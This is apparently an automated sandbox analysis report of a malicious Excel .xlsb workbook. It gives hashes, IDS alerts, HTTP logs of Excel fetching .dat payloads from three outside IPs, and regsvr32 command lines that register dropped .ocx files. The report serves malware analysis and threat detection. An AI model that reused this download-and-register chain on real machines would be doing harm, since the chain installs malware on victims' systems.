File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	99463
Entropy (8bit):	7.8306717981031575
Encrypted:	false
SSDEEP:	1536:IhyB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF7exsylBviKsUy+x:Inc6EehCfCZpUHKGXbBKsiiY
MD5:	2E622D58F7398008879E0DD5739E42FF
SHA1:	317CEC6EE2A5FC0DD4569669961244484F11EDAB
SHA-256:	A762C9418E5E1252EE2D08CFB7519782ED0244EBF2BEC27CEEF19C4D9F9D09F3
SHA-512:	C181267DDA8C4BF64C4440E82F70EF8DE10126E64ECE0DC9B9EF80898E50531ACEE48E8D3438F74AAB986B48BA2C48EABBCF832466DBE644B2CD75713D930F 90
Malicious:	false
Preview:	PK.....!.V.....[Content_Types].xml ...(..... .....U.n.0.}G..".....BM..C.....^|.x8.....v...&kTx.....{..e....jg+...V.....{V`.VI.,Tl...._.n... ...1..B`.B',...l\.d.ah...O..X,....6.1q....l..UO.w+....w.T..F.2. B.U..... r.....M.."...0.....N..l..7dsD!..w0.....&I}...ZAq-C.&;.F.Fd.9...F._.)...h....r..../VA?K.p...O...../.s....?.d.....S.v...K>].c...6.].r.CG...4O.4R....p...b.....M.t..c..8!..... D/d..Q.p.1f....n..0....}..>...d0S.....X...

C:\Users\user\Desktop\D1330000:Zone.Identifier	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Desktop\~$ClaimCopy-1848214335-12022021.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data

C:\Users\user\Desktop\~$ClaimCopy-1848214335-12022021.xlsb	
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362 7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.831014565818071
TrID:	• Microsoft Excel Office Binary workbook document (40504/1) 83.51% • ZIP compressed archive (8000/1) 16.49%
File name:	ClaimCopy-1848214335-12022021.xlsb
File size:	99677
MD5:	08dbf91f6a89fdb8dcd18dfe657147f3
SHA1:	990b5abe4b156c201174e412aca4b3dcb372070c
SHA256:	29db2ea5fcb6ab8fca34ee80ae3a9c2ebda224ee631d754 208ec53bc2b610267
SHA512:	e2b04a6f333013fbd641d32f1abb99ec92d30a38d8685a8 3801d8f75627ba4e3d35cf261aec6cf2100d9bc23e8aeb6 cd735104855309b46a82c7546eca83944b
SSDEEP:	1536:xMB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF 7exsylBviKsUfp:dc6EehCfCZpUHKGXbBKsiiOp
File Content Preview:	PK.....!...~.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "ClaimCopy-1848214335-12022021.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-17:20:33.818022	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	185.82.126.78	192.168.2.22
12/02/21-17:20:34.462758	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	158.69.133.78	192.168.2.22
12/02/21-17:20:37.721969	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	45.142.211.62	192.168.2.22
12/02/21-17:20:37.918223	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	45.142.211.62	192.168.2.22
12/02/21-17:20:38.051804	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	185.82.126.78	192.168.2.22
12/02/21-17:20:43.124756	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	158.69.133.78	192.168.2.22

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 185.82.126.78
- 158.69.133.78
- 45.142.211.62

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49746	185.82.126.78	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 17:29:12.937355042 CET	1280	OUT	GET /337591964609.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 185.82.126.78 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 17:29:13.063477039 CET	1281	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 02 Dec 2021 16:29:13 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6 e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><c enter>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disab le MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->
Dec 2, 2021 17:29:17.160629988 CET	1285	OUT	GET /337591964609.dat2 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 185.82.126.78 Connection: Keep-Alive
Dec 2, 2021 17:29:17.301106930 CET	1286	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 02 Dec 2021 16:29:17 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6 e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><c enter>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disab le MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49747	158.69.133.78	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 17:29:13.177581072 CET	1281	OUT	GET /337591964609.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 158.69.133.78 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 17:29:13.677134037 CET	1282	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 02 Dec 2021 16:29:13 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6 e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><c enter>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disab le MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->
Dec 2, 2021 17:29:17.304251909 CET	1287	OUT	GET /337591964609.dat2 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 158.69.133.78 Connection: Keep-Alive
Dec 2, 2021 17:29:17.824084044 CET	1287	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 02 Dec 2021 16:29:17 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6 e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><c enter>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disab le MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49748	45.142.211.62	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 17:29:16.727348089 CET	1283	OUT	GET /337591964609.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 45.142.211.62 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 17:29:16.965200901 CET	1284	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 02 Dec 2021 16:29:17 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->
Dec 2, 2021 17:29:16.976291895 CET	1284	OUT	GET /337591964609.dat2 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 45.142.211.62 Connection: Keep-Alive
Dec 2, 2021 17:29:17.156666040 CET	1285	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 02 Dec 2021 16:29:17 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 5116 Parent PID: 744

General

Start time:	17:29:06
Start date:	02/12/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding
Imagebase:	0x380000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 5784 Parent PID: 5116

General

Start time:	17:29:16
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 C:\ProgramData\Volet1.ocx
Imagebase:	0x1f0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 4000 Parent PID: 5116

General

Start time:	17:29:18
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 C:\ProgramData\Volet2.ocx

Imagebase:	0x1f0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 5216 Parent PID: 5116

General

Start time:	17:29:18
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 C:\ProgramData\Volet3.ocx
Imagebase:	0x1f0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 3412 Parent PID: 5116

General

Start time:	17:29:19
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet4.ocx
